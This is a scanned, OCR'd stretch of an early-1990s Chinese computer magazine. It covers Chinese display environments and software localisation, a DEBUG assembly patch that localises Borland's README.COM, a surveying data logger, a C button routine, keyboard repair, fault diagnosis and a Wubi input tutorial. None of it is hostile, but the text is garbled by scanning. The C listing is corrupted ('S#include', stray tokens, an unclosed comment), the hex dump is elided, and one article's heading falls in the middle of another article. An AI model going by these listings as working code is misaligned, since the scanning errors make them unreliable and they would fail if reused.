联想汉卡是由中科院计算所、联想公司开发的汉卡，它采用硬件方式实现字符型显示环境，与西文字符方式保持完全兼容，只要将汉字内码填入屏幕缓冲区便可实现汉字显示，所有字符型西文软件都可在不改动的情况下实现中文显示。其特点是：显示速度快，与西文基本无差别，但成本也较高（新卡采用芯片方式，价格不高）。

在联想汉卡环境下，西文软件的汉化较简单，只需要将西文表格及阴影改掉，便可完成汉化工作，是早期英文软件的主要支持环境。联想公司在其汉卡环境下，开发了许多完全汉化的西文软件。如：WORDSTAR 4.0、PE2、LOTUS 123 V2.0~V2.2、DBASEⅢ~Ⅳ、FOXBASE 等。

四、新型字符汉字环境

这是一种新近出现的汉字环境，目前还没有正式命名（可称全字符型）。它的显示模式与联想汉卡的模式基本相同，即只要向字符显示缓冲区填高位内码便可显示汉字。所不同的是，显示模块收到高位内码时不是立即编程汉字显示，而是还要检测其周围的字符，看看是否有表格趋势。如果能够形成表格框就按西文制表符处理，否则才按汉字显示。即自动辨认西文表格符实现西文软件无需汉化的汉字环境。

这种汉字环境的特点是利用计算机时钟定期检查屏幕缓冲区，自动刷新及调整屏幕中的表格框和中文字，因而可不需要硬件支持。另外，由于有表格检测，所以在做汉化时不再需要将西文表格符换成其它的特殊表符，基本上可以保持与西文软件相同的显示效果。

其处理效果与环境软件的偏重面和软件质量有关。一般来说，表格识别效果好的速度会慢一些，在纯西文软件下效果好的可能在中文文章显示时出错，滚屏速度快的会有兼容性和稳定性的问题，刷屏快时会影响通讯软件的运行。

由于在这种条件下，大部分工作已由汉字环境完成，因而汉化工作就很容易了。通常只需要用 PCTOOLS（西文）将待汉化的文件调入，将其中的英文改成相应的中文便可。如果不需要将提示换成中文的话，也可以直接使用，而不需要做汉化工作。目前最时髦的 FOXPRO、NOVELL 网络软件就是在此环境下直接应用或汉化的。

目前在此环境下可以直接使用的最新西文软件

有：

PCTOOLS V1.0~V8.0（PC 工具，V5.0~V7.0 为 PCSHELL）

DOSSHELL、QUICK BASIC、EDIT（MS-DOS V5.0、6.0 的 DOS 的工具）

FOXBASE（原英文版可支持菜单及屏幕保护功能）

FOXPRO LAN V2.0~V3.2（完全支持 FOXBASE 功能，可利用扩充内存，减少实存占用空间，速度更快，有下拉式菜单操作，有菜单自动生成工具，可生成带阴影的窗口式环境，支持鼠标操作，可做真编译）

QUATTRO PRO（超级数据表格，完全支持 123 功能及数据，下拉式菜单，是 LOTUS 用户的最佳软件）

MENU（可使初级用户免学 DOS 命令，使高级用户对系统功能一目了然，可用鼠标操作，免敲键盘）

WORDPROFECT（国外流行文字编辑）

TURBO 系列（DEBUG、BASIC、PASCAL、C、FORTRAN、BORLAND C++ 等）

PE2、PE3（编程最佳编辑器）

五、综述

总之，随着中文系统环境的智能化，用户一旦拥有了一个较好的“全字符型”中文环境，那么便可不再去做那些艰苦的汉化工作，而直接引进和应用几乎所有的最新的西文原版软件（工作于字符方式下的软件），不必购买汉化版软件，不会再遇到软件版权等问题。即使需要做汉化工作也不再是件难事，任何人都可以自己去做汉化一个软件。

如果原软件不是纯字符模式，则还需要汉化。如：FOXGRAPH（数据库图表管理软件，可将 DBASE、LOTUS 等各种数据以二维平面或三维立体图形式显示及打印）等。因为类似这种软件不是仅在字符方式下工作，它在显示或打印图表时是在图形下工作的，所以这一部分必须要做较大的改动，还要将汉字点阵汉字转换成它所需要的矢量模式，并加入其扩充图形字符集内。

还有用于工程设计的软件 AUTO CAD 的汉化问题，由于 AUTOCAD 是工作在图形下的软件，所以汉字系统是不能支持它的。必须使用专用的中文图块嵌入软件或图形叠加软件。

README.COM 的使用方法和汉化方案

陕西渭南 陈富军 河南信阳陆军学院理工教研室 李日林

一、README.COM 的特点及功能

显示文本的 DOS 命令是 TYPE，它的不足是显而易见的，一是暂停键使用不便，很难在自己需要的地方停下来，在 286 等速度较快的微机上更是一闪而过；二是功能单一，缺少文本阅读器的许多功能。Borland 公司的 README.COM 是取代 DOS 下 TYPE 命令的理想工具。它文件小、启动速度快；功能全，可以实现文本的前后翻页、左右移屏，首、尾快速定位，字符串查找，文本打印，改变正文和提示行前、背景颜色等功能；且可以带通配符 * 和 ?，可在同一次显示大批文本文件；在使用时可随时获得帮助和提示信息。因此，README 是非常优秀的文本阅读器。

下面以 TurboC 中的 README.COM 为例说明其使用方法。

1、README.COM 的调用格式

README.COM 有两种使用格式，(1) README (2) README[d:][filename][.ext]。第 1 种调用格式只显示文件 README 的内容，第 2 种格式既可显示单个文件，又可显示多个文件，这一点有时特别有用，例如：README A: *.PRG 将显示 A: 盘上所有扩展名为 PRG 的文件。

2、全文件、全屏幕阅读方法

文件显示满一个屏幕时，可以用 ↑、↓ 光标键逐行查看，也可以用 PgUp、PgDn 键上、下翻页，逐屏翻看，还可以用 Home、End 键回到文件的开头或直接翻到文件的末尾，操作十分方便。

3、随意设定屏幕颜色的方法

如果需要，可以在显示文件时随意改变屏幕的前景色和背景色，包括文本行和状态行，具体方法如下：F5—设定文本文件的背景颜色；F6—设定文本文件的前景颜色；F7—设定状态行的背景颜色；F8—设定状态行的前景颜色。对于 VGA 显示器，以上颜色各有 8 种。

4、文本文件的打印方法

显示过程中，任何时候按下 P 键，打印机将打印文件，P 键是一个打印开关 (ON/OFF)。

5、多个文件同时显示

不少同行在报刊上介绍过一些同时显示多个文件的方法，大多是编写一个专用程序，效果不太理想，如果使用 README.COM 就十分简单，例如：显示硬盘子目录 LRL 中的所有扩展名为 TXT 的文件。格式为：README C: LRL*.TXT。

另外，显示过程中，按下 F1 键就可以得到帮助信息。

二、汉化方案

要汉化 README.COM，主要应解决三个问题：一是汉字显示问题；二是如何阅读特殊结构的文本（如流行字处理系统 WPS 产生的文本）的问题；三是解决特殊控制符（如分页符，字型控制符等）引起的显示速度变慢、不能正常换行、屏幕杂乱、汉字误组合等问题。我们就这些问题进行了一些探索，取得了理想的效果，现奉献给大家。

1、README 显示汉字问题

已有不少文章介绍了切实可行的解决方法，这里只将程序清单列出，给实践者提供方便（见程序 1）。

2、README 不能阅读 WPS 文本的问题

这个问题主要是由 WPS 文本的特殊结构造成的，用 PCTOOLS 或 DEBUG 等工具分析，不难找出 WPS 文本的结构特点：前两字节固定为 01FF(WPS2.2F, 3.0 版分别为 02FF 和 03FF)，正常文本从 1024 字节之后开始。因此，需要加进一个判断程序（见程序 2）。判断程序的主要功能是判断文本文件的前两字节是否为 01FF, 02FF 或 03FF，若是，将文件读写指针后移 1024 字节；若不是，就按普通文本处理。

3、对特殊控制符的处理

由于多数字处理系统在文本中加进了特殊的控制字符,例如:字型控制符,分页控制符等,从而造成显示速度慢,屏幕杂乱,汉字误组合等问题。经分析,多数字处理系统在文本中加进的特殊控制符,ASCII码值均在7F-A0之间。为此,需要加进一个字符过滤器(见程序3),过滤掉7F-A0之间的特殊字符,并将回车符(ASCII码为8D8A)等有意义的字符进行转换。

后两段程序增加的代码较多,在README中很难找到这样大的空闲空间,而README的尾部又是数据区,将增加的代码放在尾部会出现意料不到的问题,甚至造成死机。笔者通过摸索,找到一个变通的方法,即将增加的代码放在F1帮助提示信息所在区域,而将原提示信息汉化、压缩,去掉一些熟悉的命令提示,如HOME,END,ESC等,从而获得足够的空间,既满足了需要,又保留了F1的功能(见程序4)。

三、修改方法及程序清单

程序 1:

从Turbo c 2.0中拷贝README.COM,进入DEBUG进行汉化。

C: / > COPY C:\TC\README.COM READ.COM

C: / > DEBUG READ.COM

-A0936

XXXX:0936 JLE 095B

XXXX:0938

-A0953

XXXX:0953 MOV AH,[BP+01]

XXXX:0956 CALL 0963

XXXX:0959 LOOP 0952

XXXX:095B POP SI

XXXX:095C POP ES

XXXX:095D POP DI

XXXX:095E POP DX

XXXX:095F POP CX

XXXX:0960 POP BX

XXXX:0961 POP AX

XXXX:0962 RET

XXXX:0963 PUSH BX

XXXX:0964 PUSH DX

XXXX:0965 PUSH AX

XXXX:0966 MOV AX,DI

XXXX:0968 MOV BH,A0

XXXX:096A DIV BH

XXXX:096C MOV DX,AX

XXXX:096E XCHG DH,DL

XXXX:0970 SHR DL,1

XXXX:0972 MOV BX,0000

```
XXXX:0975 MOV AH,02
XXXX:0977 INT 10
XXXX:0979 POP AX
XXXX:097A POP DX
XXXX:097B PUSH CX
XXXX:097C MOV CX,0001
XXXX:097F MOV BL,AH
XXXX:0981 MOV AH,09
XXXX:0983 INT 10
XXXX:0985 POP CX
XXXX:0986 POP BX
XXXX:0987 INC DI
XXXX:0988 INC DI
XXXX:0989 RET
XXXX:098A NOP
XXXX:098B PUSH AX
XXXX:098C ES:
XXXX:098D MOV AH,[DI-01]
XXXX:0990 CALL 0963
XXXX:0993 POP AX
XXXX:0994 INC CL
XXXX:0996 JMP 0DB7
XXXX:0999 NOP
XXXX:099A NOP
XXXX:099B NOP
XXXX:099C NOP
XXXX:099D NOP
XXXX:099E NOP
XXXX:099F NOP
XXXX:09A0 NOP
XXXX:09A1 NOP
XXXX:09A2 NOP
XXXX:09A3 NOP
XXXX:09A4 NOP
XXXX:09A5 RET
XXXX:09A6 -A0DB3
```

程序 2:

编写判断程序。

-A075B

XXXX:075B JMP 10A1

XXXX:075E

-A10A1

4288:10A1 CALL 0B4F

XXXX:10A4 PUSH DS

XXXX:10A5 MOV BX,[0185]

XXXX:10A9 MOV CX,0002

XXXX:10AC MOV DS,[0183]

XXXX:10B0 SUB DX,DX

XXXX:10B2 MOV AH,3F

XXXX:10B4 INT 21

XXXX:10B6 SUB SI,SI

XXXX:10B8 CMP BYTE PTR [SI],03

XXXX:10BB JA 10E2

XXXX:10BD CMP BYTE PTR [SI+01],FF

XXXX:10C1 JNZ 10E2

XXXX:10C3 POP DS

XXXX:10C4 SUB CX,CX

XXXX:10C6 MOV CL,[017E]

```

XXXX:10CA    MOV    AX,[0189]
XXXX:10CD    MUL    CX
XXXX:10CF    MOV    CX,DX
XXXX:10D1    MOV    DX,AX
XXXX:10D3    ADC    DX,0400
XXXX:10D7    CALL   055A
XXXX:10DA    MOV    AX,4200
XXXX:10DD    INT    21
XXXX:10DF    JMP     0775
XXXX:10E2    POP    DS
XXXX:10E3    JMP     075E
XXXX:10E6    NOP
XXXX:10E7

```

程序 3: 编写过滤程序。

```

-A07B5
XXXX:07B5    JMP     10E7
XXXX:07B8    NOP
XXXX:07B9
-A10E7
XXXX:10E7    CMP     AL,7F
XXXX:10E9    JB      1105
XXXX:10EB    CMP     AL,A0
XXXX:10ED    JNB     1105
XXXX:10EF    CMP     AL,8D
XXXX:10F1    JNZ     10FD
XXXX:10F3    CMP     BYTE PTR[SI],8A
XXXX:10F6    JZ      110C
XXXX:10F8    MOV     AL,0A
XXXX:10FA    JMP     07C0
XXXX:10FD    CMP     AL,8A
XXXX:10FF    JNZ     110C
XXXX:1101    MOV     AL,0A
XXXX:1103    JMP     10FA
XXXX:1105    CMP     AL,0D
XXXX:1107    JNZ     10FA
XXXX:1109    JMP     07B9
XXXX:110C    JMP     07C1
XXXX:110F

```

程序 4:

对 F1 提示帮助信息进行汉化、压缩, 注意用 FF 作为提示信息区结束符。结果如下例:

-E1031 "F,C 查找字符串" 0D 20 20 "N 查找下一个"

```

XXXX:1010 05 49 ... 4D 20 I...README.COM
XXXX:1020 32 2E ... 0D 20 2.03 帮助屏幕..
XXXX:1030 20 46 ... B4 AE F,C 查找字符串
XXXX:1040 0D 20 ... D2 BB .N 查找下一
XXXX:1050 B8 F6 ... D1 D5 个.F5,6 文本版
XXXX:1060 C9 AB ... D0 D0 色.F7,8 提示行
XXXX:1070 D1 D5 ... D3 A1 颜色.P 打印
XXXX:1080 4F 4E ... B7 B5 ON/OFF.ESC 返
XXXX:1090 BB D8 ... FF 0D 回.X 退出..

```

180

测绘野外电子记簿系统研制成功

林梅棠 卢耀权

测绘野外电子记簿系统最近由广州袖珍计算机服务中心与上海测绘院联合研制成功。该系统是由 PC-1500 机的最佳替代机型 PC-E500 袖珍计算机和各种扩展件(接口、数据存储卡、通讯电缆)以及软件系统组成。

PC-E500 野外电子手簿是理想的野外测量工具, 在自动测绘系统中起着联系外业和内业的重要作用。在野外作业时, 它能与国内外的多种电子测量仪器(全站仪、测距仪、电子经纬仪等)灵活联机, 对其进行自动控制, 实现观测数据自动采集、自动记录、自动显示, 自动报警、自动计算及各类限差的自动判别, 引导整个测量工作的进程, 还能对测量数据进行检索、增删、编码修改等工作。为了避免外业数据丢失, 还可以开辟专用数据区, 以文件方式进行存取, 既方便又保险。

在内业作业时, 它能直接与计算机联机, 进行数据通讯, 既能将存储在野外电子手簿中的数据传送到 PC 微机中去, 亦能将 PC 微机中的数据传送到电子手簿中来。送入计算机的数据, 经过图形编辑, 可在绘图仪上自动绘制地形图, 还可送入地图数据库或信息系统存档, 野外电子手簿还可直接与绘图仪联机, 自动绘制地形草图, 供作业时质量检查用。

"PC-E500 野外电子手簿", 是一种符合中国国情的产品。具有存储量大, 性能稳定, 工作可靠, 联机方式及工作方式灵活多样, 软件丰富, 功能强, 实用性好, 操作灵活, 使用方便, 价格便宜等特点, 不但完全可以替代进口的同类产品, 某些性能还更胜一筹。

使用该产品, 可取代人工记录, 实现测量工作自动化, 减轻劳动强度, 提高工作时效, 并能减少人为的错误, 提高数据的准确性及可靠性, 为提高成图速度及成图精度创造了条件, 为实现测图数字化、数据处理自动化, 绘图自动化及进一步建立地图图形数据库及信息系统提供了切实可行的手段。

该产品除可用于地形测量外, 当装入其它测量程序后, 还可进行导线测量、地籍测量、水准测量及工程测量等工作, 故可广泛用于测绘、建筑、地质、石油、电力、水利等部门。

181

用MSC实现菜单按钮

中国科技大学无线电电子学系 88 级 林志钢

随着软件产业的发展, 现在衡量一个软件的优劣, 不仅要看它的功能是否强大, 还要看它的界面是否友好。本文介绍了一个用 MSC 编的有动态感的按钮程序。把这个按钮程序加到您编的菜单程序中, 将会使您的菜单增色不少。

它的实现原理如下: 先用几条直线勾划出按钮的轮廓(如图所示), 再在按钮左上和右下边缘填充不同亮度的同种颜色。利用左上和右下颜色的互换, 使人眼感到按钮的按下和弹起。下面提供了按钮的源程序及调用范例, 程序用 MSC5.0 编译, 在本人编的多个菜单程序中成功地使用过。




图 一




图 二

源程序

```
S#include <graph.h> S#include <bios.h> S#define on__state
IS# define off__state OS# define KEY__ESC 0x011bS# define
KEY__ENTER 0x1c0dS# define BLACK OS# define GRAY 6
main()
{
int key;
int posi[4] = { 20,20,70,50};
int state = 0;
__setvideomode(__VRES16COLOR);
__setcolor(BLACK);
__rectangle(__GFILLINTERIOR,0,0,639,479);
do {
key = __bios__keybrd(__KEYBRD__READ);
if(state == 1) { button(posi, GRAY,off__state, 0.1); state = 0; }
else { button(posi, GRAY,on__state, 0.1); state = 1; }
} while(key != KEY__ESC);
__setvideomode(__DEFAULTMODE);
}

button(position,color,on,ratio) /* 按钮子程序 */
int position[4]; /* 按钮的左上角和右下角座标 */
int color; /* 按钮的颜色, 一般取为低亮度颜色 */
int on; /* 按钮的状态, on = 1 表示按钮按下; on = 0 表示按钮弹起 */
/*
float ratio; /* 按钮边缘的宽度 */
{
int x01,y01,x02,y02,shift,co1,co2;
on = (1-on) * 8;
if(on > 0) {co1 = 0;co2 = color+8;}
else {co1 = color+8;co2 = 0;}
if(position[2]-position[0] < position[3]-position[1])
shift = (position[2]-position[0]) * ratio;
else
shift = (position[3]-position[1]) * ratio;
x01 = position[0]+shift; y01 = position[1]+shift;
x02 = position[2]-shift; y02 = position[3]-shift;

__setcolor(color);
__rectangle(__GFILLINTERIOR,position[0],position[1],
position[2],position[3]);
__setcolor(co2);
__moveto(position[2],position[1]);
__lineto(x02,y01); __lineto(x01,y01);
__lineto(x01,y02); __lineto(position[0],position[3]);
__lineto(position[0],position[1]); __lineto(position[2],position[1]);
__floodfill(x01-1,y01-1,co2);
__setcolor(co1);
__moveto(position[2],position[1]);
__lineto(x02,y01); __lineto(x02,y02);
__lineto(x01,y02); __lineto(position[0],position[3]);
__lineto(position[2],position[3]); __lineto(position[2],position[1]);
__floodfill(position[2]-1,position[3]-1,co1);
}
```

182

广告索引

1. 广州白云山电源设备厂
2. 广州易通计算机应用工程开发公司
3. 星晨电脑
4. 广州八一通讯集团、广州星晨企业发展总公司
5. 赛宝星河
6. 华力科技开发公司
7. 广州海谊电子仪器实业公司
8. 天河电子
9. 特强(广州)电子有限公司
10. 广州电子设备公司
11. 昌华计算机有限公司
12. 广州市新一代科技发展公司
13. 三联电脑贸易部
14. 电子工业出版社广州科技公司
15. 广州市大恒科技经营部
16. 香港现代电子出版社
17. 华粤电子系统公司
18. 武汉尚吉电子研究所
19. 清华大学科学馆

183

CEC-I型键盘的清洗和修理

四川省攀枝花市攀钢冶金工业学校电气室 黄文贵

笔者曾在1991年《电子与电脑》杂志上刊登了“巧修CEC-I受损键盘”一文。最近，笔者再次详细剖析中华学习机CEC-I型键盘，摸索出一套既简便又完整的清洗和管理方法，现介绍给读者。

该机键盘共有69个键，分为69个键帽，70个机械弹簧键体，其中回车键(RETURN)占用两个键体。在结构上除一个大小写字母转换键(CAPS LOCK)稍有区别外，其余全部相同。该机械弹簧键设计结构合理，不需画出键体的图形，读者只需按照下面的详细步骤，就能顺利地完成任务的清洗和修理工作。

一、键盘清洗

现象：使用数年的学习机每一个键帽四周较脏，键帽形状为“∩”形，造成清洗困难。

办法：用两把扁平螺丝刀，或者用扁平竹条等，放在每个键帽的两旁，轻轻向上一挑，就能取下键帽。用水清洗键帽，并擦洗干净凉干，然后装回。

注意：只清洗键帽不需拆动计算机。如果要擦键盘底座上的灰尘时，应注意不要把水浸入机内。键盘下面是学习机电路，以防损坏集成块，引起严重事故。

二、机械弹簧键体修理

故障现象：

弹簧键体在长期的频繁按动过程中，造成部分数字键、字母键等键体失灵，按动失灵键时，在屏幕上不显示相应的数字或字母等符号。

检查方法：

1、接通学习机，同时按下CTRL-REST-TEST三个键，最后释放TEST键，对主机进行自检，主机如果没有故障时，应显示如下内容：

RAM	BFFF	OK
BNK1	FFFF	OK
BNK2	FFFF	OK
ROM1	BFFF	LOGO
ROM2	FFFF	CEC-BASIC
AUX1	BFFF	HZTABLE
AUX2	FFFF	HZPROGRAM
AUX3	7FFF	CECWL

通过自检工作，就可以进一步确定故障是发生在键盘上。

修理方法：

1、断开学习机电源，旋下主机塑料外壳前后的三颗

螺钉，取下外壳上盖，拿出键盘。键盘右侧有一根26线的扁平电缆。此电缆线与主电路板相连，小心取下接线卡，使键盘脱离主机，以利于修理。

2、键盘的背面是印刷电路板，在该电路板上每键的名称都标得非常清楚。为了进一步更准确确定失灵的弹簧键体，再用下面的方法检查。

用万用表欧姆档进行检测，两表笔放在失灵键体的两焊点上，注意接触应良好。正常的键，没有用手按动键帽时，电阻值R应为无穷大（即指针式万用表的指针不动），按动时电阻值应为零值。失灵的键体，电阻值始终为无穷大。

注：如果没有万用表，用一节1.5伏干电池和手电筒上的小电珠，利用小电珠一灭一亮以及一直不亮的两种状态，也能顺利完成检查工作。

3、用电烙铁、医用的吹耳气球（注：摄影爱好者一般都具有此工具），用电烙铁加温，气球吹去焊锡，去掉失灵弹簧键体两脚上的焊锡。

注意：焊锡一定要去干净，使弹簧键体的两脚一定脱离印刷板，电烙铁加温也应合适，温度过高，时间过长会损坏印刷板线路。

4、首先在键盘正面取下失灵键上的键帽，即标有A、B、C……字母，向外稍用力拉就能取下。再用两把中等型号的扁平螺丝改刀放在弹簧键体的左右两旁（注：“左右两旁”应该是键盘在学习机上放置的原始位置），两把扁平螺丝改刀向弹簧键体中间用力，同时适当向上用力挑，就能取下弹簧键体。一次不行，再继续进行。总之，注意不要损坏键体。

5、此弹簧键体是密封的，仔细观察形状，在原来放置中等型号扁平螺丝改刀的位置处，有一条缝隙，此时用一把小型号扁平螺丝改刀分别插入弹簧键体的左右两侧缝隙中，就能分解开整个弹簧键体。

注意：这一步的分解工作一定要小心，不可粗心大意。键体里面装有一根弹簧和两块铜片，弹簧容易弹掉。

6、两块铜片相当于一个开关，平时我们操作键盘时，这两块铜片就会闭合，输入A、B、C……字母的信息，通过计算机的工作在屏幕上显示我们所需的内容。

这两块铜片，一片像“∩”型，一片像“山”型。根据自己的修理经验，认为拆动“山”型铜片较为合适，把“山”型铜片的两边向外拨动，目的是使两铜片能良好接触。

注：失灵键体的修理只有这一点，轻轻拨动一下铜片就大功告成，故稍微懂点焊接知识的人就能顺利完成全部工作。总之，千万不要去拆卸主机板上的各个集成块就行了。否则修好了键盘，搞坏了主机，造成计算机不能使用，这是不合算的。

微机故障的直观检查法

郑州市黄委会水文局 杜学胜

7. 现在应把分解出的各个部件装回去。如果在分解开键体时, 你没有注意观察内部的形状和安装位置时, 也不必着急。该弹簧键体由于设计结构合理, 是很容易使键体复原的。里面有两条小槽口, 是放两块铜片的, 中间有一短柱是放弹簧的, 如果放错了位置是装不回去的。再提醒一次, 在装拆时弹簧是有弹性的, 不要弹掉了。

8. 弹簧键体复原后, 再用第“2”步的方法, 用万用表检查弹簧键体是否已修理好。确认已修理好后, 照拆卸的相反顺序装回到键盘上。

三、大小写字母转换键的修理

使用方法:

大小写字母转换键 (CAPS LOCK), 又称为锁定键。当先按下此锁定键 (注: 键体内的两铜片处于闭合状态), 再按一下英文字母键时, 字母全为大写。若又按一次锁定键, 即抬起锁定键 (注: 键体内的两铜片处于闭合状态) 时, 按字母键, 字母为小写。

故障现象:

1. 按下锁定键后不能实现英文字母的大写, 即为弹簧键体内的两铜片没有处于闭合状态。此故障的修理方法完全与“二、机械弹簧键体修理”步骤相同。

2. 按下锁定键后, 不能进行锁定, 而自动抬起来。修理方法如下:

检查方法:

1. 按“一、键盘清洗”中的办法, 取下键帽, 用眼睛向下看, 在锁定键体上; 间隙中, 你能看见一铜片压着一根铁丝, 注: 这是锁定键在结构上与其它 68 个键体的唯一区别。如果这根铁丝脱落, 会造成锁定键锁定作用失灵。

修理方法:

1. 按“二、机械弹簧键体修理”步骤中的“1-4”步, 取下锁定键键体。

2. 起锁定作用的一块铜片和一根“ \neg ”型铁丝, 位于键体外面的一个槽缝中, 你可用小改刀取下这两件东西。

3. 键体处面一个小洞, 把“ \neg ”型铁丝短的一端插入该洞中, 长的一端插入弹簧键体中间活动柱的“ \neg ”型槽中, 再把铜片插入键体外面的槽缝中, 并压住铁丝, 此时锁定键的锁定作用修理完毕。

4. 将锁定键装回键盘上。

总结:

只要发生在弹簧键体内的毛病, 如弹簧弹性变弱等, 都可以用此方法进行修理。对于不能修复的弹簧键体, 可以用不常用的键体进行对换, 如 TAB 键, 注意: 只换键体, 不换键帽。

以上所介绍的“弹簧键体”、“锁定键”的修理方法, 可以推广到其它类似的设备上, 比如: 游戏杆上的按键; 游戏机上的 RESET 键、POWER 键; 单片单板机的按键; 部分 IBM PC 计算机的键盘等, 以及与 CEC-I 键盘相似的弹簧键体都可照以上方法去处理。

184

微机电路十分复杂, 元器件很多, 任何元器件损坏、脱焊、相短路, 都可能出现故障现象。但是, 如果能正确掌握它的规律就可以化繁为简, 缩小故障找范围, 将故障原因限定在一局部电路, 甚至某一具体元件, 迅速找出故障原因, 将其排除。

故障的检查方法, 一般分为直观法和仪器检查法。在维修过程中, 通常是先采用直观检查法, 然后再用仪检测法, 这样就可以使许多复杂的问题简单化。

直观检查法包括问、看、听、闻、摸等几种手段。

问, 就是在检修前先问用户了解使用情况, 以及发生故障前后的异常现象, 具体现象了解得越清楚, 调查研究的越仔细, 检修工作的针对性就越强, 就能避免不必要的检查。

看, 就是外部和内部机件的安装与连接情况, 重点查看元器件及接线是否虚焊、脱落和烧焦, 插接件的连接是否牢靠, 保险丝是否熔断等等。在接通电源之后, 可以看荧光屏的灯丝是否亮, 元器件之间尤其是高压部位, 有无火花或冒烟等情况。同时还要注意观察荧光屏的光栅是否为满屏, 图象是否异常等。通过用眼睛仔细观察找出一切疑点, 然后进一步判断检查故障部位。

听, 就是接通电源后用耳朵听喇叭及其它部位有无异常声音, 以帮助判断故障的部位。

闻, 当断开机器之后, 如果闻到较浓的焦糊味, 则说明一定有被烧毁的元件。此时, 在未找出故障之前, 一般不要接通电源。

摸, 就是用手触摸机内元件, 通过所感受的温度变化来判断故障的部位。一般来说, 机内的大部分元器件在接通电源工作一段时间之后, 其温度都有不同程度的升高 (但对于电解电容, 尤其是大容量电解电容, 则不应有温升, 如果手感发热, 就说明有漏电现象), 其中以大功率管的温升为最高, 用手接触管壳或散热片能有明显的发热感觉。如果没有温升, 或因电流过大而升过高, 都是不正常现象。采用这种方法一定要注意安全, 通常是接通电源一段时间使其器件产生温升后, 再切断电源, 用手触摸有关元件和部位。

185

五笔字型汉字输入学习软件CT自学教程

广州军区司令部 13 号 赖国全

本刊九三年第一期刊登了 CT 软件的介绍文章，应部分热心读者的要求，现刊登 CT 软件自学教程，以帮助 CT 软件的用户更好更快地学会五笔字型汉字输入方法。

在介绍 CT 软件的特点时，我们说过，使用 CT 软件的用户最慢可在一星期内学会五笔字型汉字输入方法，这并不是故弄玄虚，而是有科学根据的。以下我们准备了六个学时共一星期的教程，相信通过六个学时的训练，一般学员都能掌握五笔字型汉字输入方法。

第一课：预备知识（一学时）

1. 汉字的笔画

汉字的笔画按运笔的方向分为以下五种：

横：从左至右，含提。代号为 1。例“王”字，起笔为横。

竖：从上至下，含竖钩。代号为 2。例“目”字，起笔为竖。

撇：从上至左下。代号为 3。例“禾”字，起笔为撇。

捺：从上至右下。代号为 4。例“言”字，起笔为捺。

折：运笔过程包含上述方向两种以上。代号为 5。例“已”字，起笔为折。

2. 汉字的结构

汉字的结构分为左右型、上下型、杂合型三种。代号分别为 1、2、3。杂合型为非左右型和非上下型。


例：左右型：相、阿、汉等；上下型：杂、李、字等；杂合型：成、团、未等。

注意：

请记住汉字笔画和结构的代号，在后面的学习中它们有很重要的作用。

3. 汉字的分类

按五笔字型输入汉字的方法可以将汉字分类如下：



注：这些分类的字集是相交的，因为许多汉字可由多种方法输入。典型的是词组中的汉字均可用单字输入法输入。

4. 键盘的分区

根据字根首笔笔画的代号，可以将键盘分成五个区，并将组成汉字的所有字根放在这五个区中，这五区是：横起区、竖起区、撇起区、捺起区、折起区，五区的代号分别为：一区、二区、三区、四区和五区。

第二课：认识键盘（一学时）

键盘是输入汉字的常用工具，为了更好更快地掌握五笔字型输入汉字的方法，让我们先从认识键盘开始。

现在常用的键盘是 101 键的，其上有数字键十个，字母键二十六个，上排有功能键十六个，主区上另有十个控制键和十一个符号键，一个空格键，副区有十七个键，常用作编辑控制键，主区和副区之间有十个编辑控制键。下面分别作些介绍。

数字键：主区上 0—9 共 10 个，副区通过按 Num Lock 使 Num Lock 指示灯亮，有 0—9 共 10 个。

字母键：主区上 a—z 共 26 个，按 Capslock 可以在大写和小写之间选择，Capslock 指示灯亮时输入的字母为大写，另外，在输入过程中按住 Shift 键同时输入字母键可以使输入的字母大小写翻转。

符号键：主区上有 ` ! @ # \$ % ^ & * () - + = \ < , > . / : ; ' " { } ~ ` 三十二个符号共 21 个键，标在键上部的符号输入时必须先按住 Shift 上档键。副区上有 / * + . 五个符号共五个键。

空格键：主区上有一个长长的横条，用于输入空格，在五笔字型汉字系统中用作拆码不足四码时的补码。

功能键：在键盘的上部或左边有 Esc, F1—F12, PrintScreen, ScrollLock, Pause 共 16 个功能键，不同的汉字系统或软件对这些功能键编程，这些功能键可能会有不同的作用。要掌握这些功能键的作用需参阅有关的资料。功能键一般和 Alt 键或 Ctrl 键结合使用。

控制键：在主区上有 Tab, Capslock, Shift, Ctrl, Alt, Enter, Backspace 共十个键，副区上有 NumLock, Enter 两个键，这些键的名字和含义如下：

Tab:制表键，常用作定义 8 个空格。

CapsLock: 字母锁定键，在字母大小写之间进行翻转。

Shift:上档键，用于输入标在字母上部的符号或对字母大小写进行翻转。

Alt:功能转换键，常用作选择汉字输入方式。

Enter:回车键，在 Dos 状态下用于标志命令输入结束，在编辑软件中常用作输入文本换行。

BackSpace:退格键,用于输入出错时的后退擦除,也就是退格。

NumLock:数字锁定键,用于副区在数字和编辑控制之间进行转换。

Ctrl:控制功能键,用于定义其他功能。

编辑控制键:副区当 Num Lock 指示灯不亮时用作编辑控制键,主区和副区之间也有十个编辑控制键,他们常用于对光标进行控制以及对文本进行删除、插入、覆盖等操作。

练习一:进入 CT 软件后选择英文练习,熟悉键盘上 26 个英文字母的分布。练习时间不得少于三小时。

第三课:认识字根表(一学时)

字根表是输入汉字的唯一依据,熟记字根表是能否快速输入汉字的重要条件。

1. 字根表的组成

五笔字型输入法将所有的汉字拆分成一个个的字根,标在键盘的二十五个字母键上(这里 Z 键用于学习功能故不代表具体字根),所有的汉字都可以由这些字根组成,因此,只要记住这些字根在键盘上的分布,按拆分原则将汉字拆成相应的字根,再输入代表那些字根的字母,就可以输入汉字了。

例如:“他”字,拆成“人也”,W 代表人,B 代表也,故输入“WB”,按一下空格,“他”字输入完成。

在字根表上,标在键盘左上角的字根称键名,共二十五个,它们是:

Q 金 W 人 E 月 R 白 T 禾 Y 言 U 立 I 水 O 火 P 之

A 工 S 木 D 大 F 土 G 王 H 目 J 日 K 口 L 田

X 纟 C 又 V 女 B 子 N 己 M 山

除键名外,在字根表上,凡可以独立成字的,称为成字字根,这些字共 67 个,它们是:

一区:一五戈土干二十雨寸犬古石三厂丁西廿七戈

二区:卜止上早白虫川甲四皿车力由贝儿

三区:竹手斤用乃豕八儿夕

四区:文方广六辛门小米

